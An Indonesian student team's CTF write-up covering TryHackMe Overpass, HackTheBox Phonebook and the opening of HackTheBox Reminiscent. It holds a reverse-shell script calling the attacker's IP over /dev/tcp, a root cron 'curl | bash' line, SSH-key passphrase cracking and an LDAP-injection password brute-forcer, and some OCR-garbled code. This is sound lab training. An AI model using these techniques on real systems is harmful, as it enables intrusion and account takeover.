

Write Up CSC



Anggota kelompok:

Khumaira Malik Anabil (2540132080)

Muhammad Mazaya Ramadhany Satrio (2501997400)

Paul Bright Yaftoran (2501974403)

Cyber Security Community (CSC)

1. Overpass - TryHackMe

The screenshot shows the TryHackMe platform interface. At the top, it displays "Active Machine Information" for "Overpass 1". The machine's IP address is 10.10.202.95, and it expires in 1h 04m 04s. There are buttons for "Add 1 hour" and "Terminate". Below this, a progress bar is at 0%. The main content area is titled "Task 1" and is labeled "Overpass". It contains the following text:
What happens when a group of broke Computer Science students try to make a password manager?
Obviously a *perfect* commercial success!
There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?
UPDATE: The code is now claimed.
The machine was slightly modified on 2020/09/25. This was only to improve the performance of the machine. It does not affect the process.

A section titled "Answer the questions below" is present, with two input fields:
Hack the machine and get the flag in user.txt
Answer Format: ***[*****]
Escalate your privileges and get the flag in root.txt
Answer Format: ***[*****]
Each field has a "Submit" button and a "Hint" button.

Kali ini saya mencoba sebuah machine bernama Overpass dari tryhackme
Saya langsung mencoba memasukkan IP address dari machine tersebut dalam browser

The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab is "Overpass - Mozilla Firefox" displaying the Overpass project website. The page title is "Welcome to Overpass" and it describes itself as "A secure password manager with support for Windows, Linux, MacOS and more". It features a photograph of a chain-link fence and discusses the risks of reusing passwords. A sidebar lists reasons to use Overpass, including military-grade encryption and no password storage. Navigation links for "About Us" and "Downloads" are visible at the bottom right.

Di halaman tersebut ada Downloads dan About Us

Pada halaman About Us, terdapat informasi tentang para developer dari overpass.

The screenshot shows a Firefox browser window with the Overpass website loaded. The URL in the address bar is <http://10.10.202.95/aboutus/>. The page content includes a section titled "Who are we?" which states: "Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou. To solve this, we decided to create a password manager to help you use unique passwords for every service. Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass." Below this is a section titled "Our Staff" listing several team members with their roles.

Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.
To solve this, we decided to create a password manager to help you use unique passwords for every service.
Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.

Our Staff

Ninja - Lead Developer
Pars - Shibe Enthusiast and Emotional Support Animal Manager
Szymex - Head Of Security
Bee - Chief Drinking Water Coordinator
MuirlandOracle - Cryptography Consultant

Pada halaman Downloads, terdapat link untuk mendownload dan ada pula Source codenya

The screenshot shows a Firefox browser window with the Overpass website's Downloads page loaded. The URL in the address bar is <http://10.10.202.95/downloads/>. The page content includes a section titled "Download Overpass" with the subtext "Stay safe against hackers. Use Overpass." and a "Builds" section listing precompiled binaries for Windows, Linux, MacOS, FreeBSD, and OpenBSD. Below this is a "Source" section with a note about Golang and links to "Source Code" and "Build Script". A tooltip "Screenshot taken" is visible over the "View image" button.

Download Overpass

Stay safe against hackers. Use Overpass.

Builds

Precompiled binaries of Overpass

- [Windows x86-64](#)
- [Linux x86-64](#)
- [MacOS x86-64](#)
- [FreeBSD x86-64](#)
- [OpenBSD x86-64](#)

Source

Have Golang installed? Need a binary for 32bit systems? Want to build your own binary to make sure it's safe? Grab the source code here

- [Source Code](#)
- [Build Script](#)

Saya langsung saja mendownload Overpass untuk Linux dan menjalankannya

Namun sebelumnya saya harus menjadikan file tersebut menjadi executable dengan chmod +x

```
Pictures
File Edit View Go Help
mazaya@Maz: ~/Downloads
File Actions Edit View Help
↳ cd Downloads
(mazaya@Maz)-[~/Downloads]
$ ls
'466351.py'                                maz002.ovpn
46635.py                                     mazgamerz(1).ovpn'
46635.pyc                                    mazgamerz.ovpn
discord-0.0.18.deb                         opera-stable_88.0.4412.46_amd64.deb
discord-0.0.19.deb                         overpasslinux
discord-0.0.19.tar.gz                      poop.jpg
exploit.py                                    rockyyou.txt
'Group 2-20220720T332062-001.zip'          steam_latest.deb
'Illumination1.zip'                        tor-browser-linux64-11.0.14_en-US.tar.xz

[mazaya@Maz]-[~/Downloads]
$ chmod +x ./overpasslinux
[mazaya@Maz]-[~/Downloads]
$ ./overpasslinux
Welcome to Overpass
Options:
1   Retrieve Password For Service
2   Set or Update Password For Service
3   Delete Password For Service
4   Retrieve All Passwords
5   Exit
Choose an option:    1
Enter Service Name:  keiui
[mazaya@Maz]-[~/Downloads]
$ 
```

Seperti itulah tampilan dari executablenya

Setelah itu saya buka source codenya dan menemukan sebuah fungsi rot 47 yang digunakan untuk enkripsi dan juga kita bisa tau bahwa kredensialnya bisa kita temukan di `~/overpass`



```
overpass.go: C:\Users\Boris\Downloads\overpass - Mozilla Firefox_2023-08-08_10-34-54.png
File Edit Selection View Go Run Terminal Help
overpass.go: overpass.go
1 //overpass
2
3 package main
4 import (
5     "fmt"
6     "io/ioutil"
7     "log"
8     "os"
9     "strings"
10    "time"
11 )
12
13 func main() {
14     var (
15         mode string
16         pass string
17         json bool
18     )
19
20     //Secure encryption algorithm from https://socketloop.com/tutorials/golang/rotate-47-caesar-cipher-by-47-characters-example
21     func rotateRight(string) string {
22         result := strings.Builder{}
23         lenInput := len(string)
24         for i := range input[:lenInput] {
25             j := int(i) + 47
26             if j > lenInput-1 {
27                 j = append(result, string(rune(33+((j+14)%94))))
28             } else {
29                 result = append(result, string(input[i]))
30             }
31         }
32         return strings.Join(result, "")
33     }
34
35     //Encrypt the credentials and write them to a file
36     func encryptCredentials(credentials string, passlist string, keystring string) (string, error) {
37         file, err := os.Create("credentials.txt")
38         if err != nil {
39             log.Println(err)
40             return err, err
41         }
42         defer file.Close()
43         stringToWrite := rot47(credentialsToJSON(passlist))
44         if _, err := file.WriteString(stringToWrite); err != nil {
45             log.Println(err)
46             return err, err
47         }
48         return "Success"
49     }
50 }
```


```
File Edit Selection View Go Run Terminal Help
overpass-lgo >
tmp > mozilla-mazday > overpass-lgo
      return passlist, "Pass not found"
  131 }
  132
  133 func main() {
  134     credsPath, err := homedir.Expand("~/overpass")
  135     if err != nil {
  136         fmt.Println("Error finding home path:", err.Error())
  137     }
  138
  139     //load credentials
  140     passlist := make([]string, 0)
  141     loadCredsFromPath(credsPath)
  142     if status != "ok" {
  143         fmt.Println(status)
  144         fmt.Println("continuing with new password file.")
  145     }
  146     passlist = make([]passwordEntry, 0)
  147
  148     fmt.Println("Welcome to Overpass")
  149
  150     //Interactive function
  151     option := -1
  152     fmt.Println()
  153     fmt.Println("Options:")
  154     fmt.Println("  *Get New Password For Service(n) +")
  155     fmt.Println("  *Add Or Update Password For Service(e) +")
  156     fmt.Println("  *Delete Password For Service(d) +")
  157     fmt.Println("  *Get All Passwords(g) +")
```

Lalu saya buka built scriptnya dan sepertinya tidak ada hal yang menarik

Setelah melihat-lihat isi dari halaman-halaman tersebut saya coba jalankan nmap dan gobuster
Nmap menemukan OpenSSH pada port 22

Gobuster menemukan directory /admin

Halaman tersebut adalah sebuah login page
Saya coba beberapa kredensial default seperti admin admin dll namun tidak berhasil



Selanjutnya saya buka sourcenya dan menemukan /login.js

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <meta name="viewport" content="width=device-width, initial-scale=1" media="only screen and (max-device-width: 100%)>">
8     <meta name="viewport" content="width=device-width, initial-scale=1" media="screen">
9     <link rel="stylesheet" type="text/css" media="screen" href="/css/style.css">
10    <link rel="icon" type="image/png" href="/img/overpass.png" />
11    <script src="/login.js"></script>
12    <script src="/cookie.js"></script>
13  </head>
14
15  <body onload="initForm()>
16    <div class="login" style="background-color: #f2f2f2; padding: 10px; border-radius: 5px; margin: auto; width: fit-content; height: fit-content; border: 1px solid #ccc; position: relative; text-align: center; font-family: sans-serif; font-size: 14px; color: #333; margin-bottom: 10px;">
17      <a href="#" style="color: inherit; text-decoration: none; font-weight: bold; margin-bottom: 10px;">
18        Please log in to access this content</a>
19      <div style="border: 1px solid #ccc; padding: 5px; border-radius: 3px; margin-bottom: 10px;">
20        <h3 style="margin: 0; font-size: 1em; font-weight: bold;">Administrator areaAbout UsAbout UsDownloadDocumentationAdministrator areaUsernamePassword

```

Pada /login.js terdapat sebuah fungsi yang akan membuka halaman /admin namun dengan sebuah cookie.

Jika statusOrCookie==”Incorrect Credentials” maka tidak ada yang muncul
Namun sepertinya jika statusOrCookie==apa saja selain “Incorrect Credentials” maka /admin akan terbuka dengan sebuah cookie
Saya langsung saja mencobanya

```

Hello, World!
>> Cookies.set("SessionToken",0)
← ReferenceError: Cookies is not

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F9B5D92F34F42626F13A7493AB48F237
MIIBdQIBAAQD7pKZCz4tWxL1ldoJopJ1DmpyfRmHgE2wJxYvVrD+qPjN
... (The key continues for several pages of text)
-----END RSA PRIVATE KEY-----

```

Muncullah sebuah private key, Saya simpan key tersebut dalam sebuah file bernama op1
Setelah itu saya mencoba masuk ke openSSH dengan menggunakan key tersebut
Sebelumnya saya harus mendapatkan passphrase dari key tersebut
Saya gunakan tools JohnTheRipper
Untuk itu saya harus merubah format key tersebut kedalam format yang bisa diterima
JohnTheRipper

```

File Actions Edit View Help
(mazaya@Maz)-[~/Desktop/overpass]
$ python johnn.py op1 > op2.hash
(mazaya@Maz)-[~/Desktop/overpass]
$ 

```

```

File Actions Edit View Help
(mazaya@Maz)-[~/Desktop/overpass]
$ john --wordlist=/home/mazaya/Downloads/rockyou.txt --format=SSH op2.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13
(jop1)

```

Dengan itu saya menemukan passphrasenya
Langsung saja saya masuk ke sshnya
Saya login sebagai james karena itulah nama yang disebutkan pada /admin tadi

```
(mazaya@Maz) [~/Desktop/overpass]
$ ssh james@10.10.202.95 -i op1
Enter passphrase for key 'op1':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Sep 14 17:22:53 UTC 2022

System load: 0.0      Processes:          88
Usage of /: 22.3% of 18.57GB  Users logged in:   0
Memory usage: 13%           IP address for eth0: 10.10.202.95
Swap usage: 0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:$
```

Ternyata berhasil

Saya langsung saja melihat ada apa saja disitu
Dan saya langsung menemukan file yang mengandung user flag

```
(mazaya@Maz) [~/Desktop/overpass]
$ ssh james@10.10.202.95 -i op1
Enter passphrase for key 'op1':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Sep 14 17:22:53 UTC 2022

System load: 0.0      Processes:          88
Usage of /: 22.3% of 18.57GB  Users logged in:   0
Memory usage: 13%           IP address for eth0: 10.10.202.95
Swap usage: 0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
lsllss: command not found
james@overpass-prod:$ ls
todo.txt user.txt
james@overpass-prod:$ cat user.txt
tNm{65c1aaF000506e56996822c6281e6bf7}
james@overpass-prod:$
```

Masih ada 1 flag lagi yang harus ditemukan yaitu root flag

Untuk itu perlu Privilage Escalation


Selain file berisi user flag ada juga file yang bernama todo.txt

```
Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:$ lsllss
lsllss: command not found
james@overpass-prod:$ ls
todo.txt user.txt
james@overpass-prod:$ cat user.txt
tNm{65c1aaF000506e56996822c6281e6bf7}
james@overpass-prod:$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
> Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
They're not updating on the website
james@overpass-prod:$
```

Disitu diberitahu bahwa si Paradox telah membuat automated script
Pada source code terlihat bahwa kredensial tersimpan dalam ~/overpass

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
> Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
They're not updating on the website
james@overpass-prod:~$ cat ~/.overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQ1QD2J5C2H?=J:?:8A:4EFC6QN.james@overpass-prod:~$
```

Ternyata isinya adalah sebuah string yang terenkripsi, sepertinya dengan rot 47
Saya masukkan saja ke CyberChef untuk memastikan dan mendecrypt



Terdapat sebuah nama dan password

Selanjutnya karena sebelumnya disebutkan ada automation script, saya mencarinya pada crontab

Crontab ini digunakan jika suatu software atau program perlu dijalankan sesuai jadwal yang ditentukan

```
@Boris2108 - Discord 🔴 ROT47 - CyberChef - qterminal Thunar 12:45 AM
File Actions Edit View Help TryHackMe | Overpass | Overpass | http://10.10.202.95/login.js | ROT47 - CyberChef | Preferences
james@overpass-prod:~$

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ lsllss
lsllss: command not found
james@overpass-prod:~$ ls
todo.txt user.txt
james@overpass-prod:~$ cat user.txt ROT47
thm{65c1af000506e699682c6281e6bf7}
james@overpass-prod:~$ cat todo.txt Amount
47
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
> Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
They're not updating on the website
james@overpass-prod:~$ cat ~/.overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQ1QD2J5C2H?=J:?:8A:4EFC6QN.james@overpass-prod:~$ cat crontab
cat: crontab: No such file or directory
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

Disini saya melihat root melakukan curl untuk mendownload buildscript.sh dari overpass.thm
Jika saya bisa merubah overpass.thm dengan ip saya sendiri dan merubah isi dari buildscript.sh saya bisa menjadi root

```

File Actions Edit View Help
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash

james@overpass-prod:~$ cd /etc/hosts
-bash: cd: /etc/hosts: Not a directory
james@overpass-prod:~$ cd /etc/host
-bash: cd: /etc/host: No such file or directory
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat /etc/hosts
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.17.67.82 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-allnodes
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$ 

```

Setelah itu saya buat sebuah file yang bernama buildscript.sh dengan isi yang bisa digunakan untuk eksplorasi

```

File Actions Edit View Help
(mazaya@Maz)-[~]
└$ cd www
(mazaya@Maz)-[~/www]
└$ cd downloads
(mazaya@Maz)-[~/www/downloads]
└$ cd src
(mazaya@Maz)-[~/www/downloads/src]
└$ cat buildscript.sh
#!/bin/bash
bash -i >/dev/tcp/10.17.67.82/4444 0>&1
(mazaya@Maz)-[~/www/downloads/src] 
└$ 

```

Selanjutnya saya membuat sebuah server dan menggunakan netcat untuk connect menjadi root

```

File Actions Edit View Help
(mazaya@Maz)-[~] LOWER_UP: miu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
└$ cd www
└$ ./lwp-back 00:00:00:00:00:00 brd 00:00:00:00:00:00 scope host lo
(mazaya@Maz)-[~/www]
└$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.202.95 - [15/Sep/2022 01:26:32] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.202.95 - [15/Sep/2022 01:27:32] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
(mazaya@Maz)-[~]
└$ netcat -lvpn 4444
listening on [any] 4444 ...
connect to [10.17.67.82] from [UNKNOWN] [10.10.202.95] 55264
bash: cannot set terminal process group (8357): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# whoami
whoami
root
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f36f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~# 

```

Dan akhirnya dapat root flagnya

2. Phonebook - Hack The Box

The screenshot shows a challenge page for 'Phonebook' on Hack The Box. At the top, it displays [30 Points] Phonebook [by vajkdry] [11123 solvers] 1582 🌟 249 💬 Difficulty: 30/10/2020. Below this is a bar chart icon. A red 'First Blood' badge is awarded to 'InfoSecJack'. The challenge description asks, 'Who is lucky enough to be included in the phonebook?'. A button labeled 'Stop Instance' is present, along with the host information: host: 178.62.82.68:31175. A difficulty slider is shown with various levels from 'Piece of cake' to 'Brainfuck'. A text input field for the flag is provided with the placeholder 'Flag format: HTB{s0m3_t3xt}', and a 'Submit' button is below it.

Di sini saya diberikan suatu ip beserta hostnya. Setelah saya buka, terdapat login form

The screenshot shows a browser window titled 'Phonebook - Login' with the URL 178.62.82.68:31175/login. The page features a large blue circular logo with a telephone receiver icon. The text 'Please login' is centered above two input fields: 'Username' and 'Password'. Below the inputs is a 'Remember me' checkbox and a blue 'Login' button. A small note at the bottom right of the page states: 'New (9.8.2020): You can now login using the workstation username and password! - Reese'.


Di sini saya mencoba menginput payload LDAP injection seperti * pada username dan password dan ternyata saya berhasil masuk

No search results.

Pada foto pertama terdapat note yang mengatas namakan reese.

New (9.8.2020): You can now login using the workstation username and password! - Reese

Di sini saya akan mencoba login menggunakan username “reese” dan password * dan ternyata saya bisa masuk. Setelah itu saya mencoba brute force passwordnya mulai dengan memasukan passwordnya seperti “A*”, “B*”, “C*” dan seterusnya namun gagal




Hingga saya mencoba menginput “H*” saya berhasil masuk lagi. Lalu saya kembali menggunakan metode yang sama untuk huruf selanjutnya dan baru bisa kembali masuk pada kalimat “HT*”. Dapat disimpulkan kita hanya perlu brute force passwordnya hingga

utuh. Di Sini saya membuat code python untuk melakukan brute force password pada web tersebut dan flag pun ditemukan.

```
1 import requests
2
3 url = 'http://178.62.82.68:31175/login'
4 dict = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o',
5         ',', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E',
6         ',', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U',
7         ',', 'V', 'W', 'X', 'Y', 'Z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '~',
8         ',', '!', '@', '#', '$', '%', '^', '&', '(', ')', '_', '-', '+', '=', '{', '[',
9         '}', ']', '|', '<', '>', '.', '?', '/']
10 pswd = ''
11
12 #print(len(dict))
13 temp = ''
14 count=0
15
16 while count<len(dict):
17     for i in dict:
18         temp = pswd + i +'*'
19         params = {'username':'Reese','password':temp}
20         response = requests.post(url, data=params)
21         count+=1
22         if(response.url=='http://178.62.82.68:31175/login?message
23             ='Authentication%20failed' and response.url!='http://178.62
24             .82.68:31175/login'):
25             pswd=pswd+i
26             print(pswd)
27             count=0
28             break
29
30 print(f'the flag is {pswd}')
```

3. Reminiscent (HackTheBox)

Pada challenge ini diberikan sebuah file zip bernama reminiscent.zip. Setelah mendownload dan mengekstrak file zip ini, di dalamnya berisi 3 file lainnya



Lalu saya mencoba membuka Resume.eml

Resume



Brian Loodworm <bloodworm@madlab.lcl>

To flounder@madlab.lcl

Hi Frank, someone told me you would be great to review my resume.. cuold you have a look?
[resume.zip](#)

Di dalamnya terdapat sebuah hyperlink tapi tidak bisa dibuka

Untuk menganalisisnya lebih lanjut, saya akan menggunakan tool Volatility dan memanfaatkan file memdump "flounder-pc-memdump.elf".

Pertama saya akan profile yang akan digunakan

```
[(paulyaftoran㉿kali)-[~/Desktop/volatility]
$ ./home/paulyaftoran/Desktop/chall/volatility -f flounder-pc-memdump.elf imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search ...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/paulyaftoran/Desktop/chall/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0xfffff800027ffd00L
    KPCR for CPU 1 : 0xfffff880009eb000L
    KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
```

Setelah mendapatkan profile yang akan digunakan, yaitu “Win7SP1x64_23418”, saya akan mengecek running processes menggunakan “pstree”

```
[(paulyaftoran㉿kali)-[~/Desktop/volatility]
$ ./home/paulyaftoran/Desktop/chall/volatility -f flounder-pc-memdump.elf --profile=Win7SP1x64_23418 pstree
Volatility Foundation Volatility Framework 2.6
Name          System          Pid  PPid Thds Hnds Time
0xfffffa800169bb30:csrss.exe      348  328   9   416 2017-10-04 18:04:29 UTC+0000
0xfffffa8001f63b30:wininit.exe     376  328   3   77  2017-10-04 18:04:29 UTC+0000
. 0xfffffa8001ff2b30:lsass.exe     492  376   8   590 2017-10-04 18:04:30 UTC+0000
. 0xfffffa8001fcdb30:services.exe  476  376  11   201 2017-10-04 18:04:29 UTC+0000
.. 0xfffffa8002204960:svchost.exe  384  476  17   386 2017-10-04 18:04:30 UTC+0000
... 0xfffffa8001efa500:csrss.exe   396  384   9   283 2017-10-04 18:04:29 UTC+0000
.... 0xfffffa8000e90060:conhost.exe 2772 396   2   55  2017-10-04 18:06:58 UTC+0000
... 0xfffffa8001f966d0:winlogon.exe 432  384   4   112 2017-10-04 18:04:29 UTC+0000
... 0xfffffa80021044a0:svchost.exe  792  476  21   443 2017-10-04 18:04:30 UTC+0000
.. 0xfffffa800209bb30:VBoxService.exe 664  476  12   118 2017-10-04 18:04:30 UTC+0000
.. 0xfffffa800217cb30:svchost.exe   900  476  41   977 2017-10-04 18:04:30 UTC+0000
.. 0xfffffa8002294b30:spoolsv.exe   1052 476  13   277 2017-10-04 18:04:31 UTC+0000
.. 0xfffffa8002122060:sppsvc.exe    1840 476   4   145 2017-10-04 18:04:37 UTC+0000
.. 0xfffffa80021b4060:SearchIndexer. 1704 476   16   734 2017-10-04 18:04:47 UTC+0000
... 0xfffffa80023ed550:SearchFilterHo 812  1704   4   92  2017-10-04 18:04:48 UTC+0000
... 0xfffffa80024f4b30:SearchProtocol 1960 1704   6   311 2017-10-04 18:04:48 UTC+0000
.. 0xfffffa80021ccb30:svchost.exe   988  476  13   286 2017-10-04 18:04:30 UTC+0000
.. 0xfffffa8002390620:svchost.exe   1196 476  28   333 2017-10-04 18:04:31 UTC+0000
.. 0xfffffa800096eb30:wmpnetwk.exe  2248 476   18   489 2017-10-04 18:06:33 UTC+0000
.. 0xfffffa8002245060:taskhost.exe  1720 476   8   148 2017-10-04 18:04:36 UTC+0000
.. 0xfffffa80022bbb30:svchost.exe   1092 476  19   321 2017-10-04 18:04:31 UTC+0000
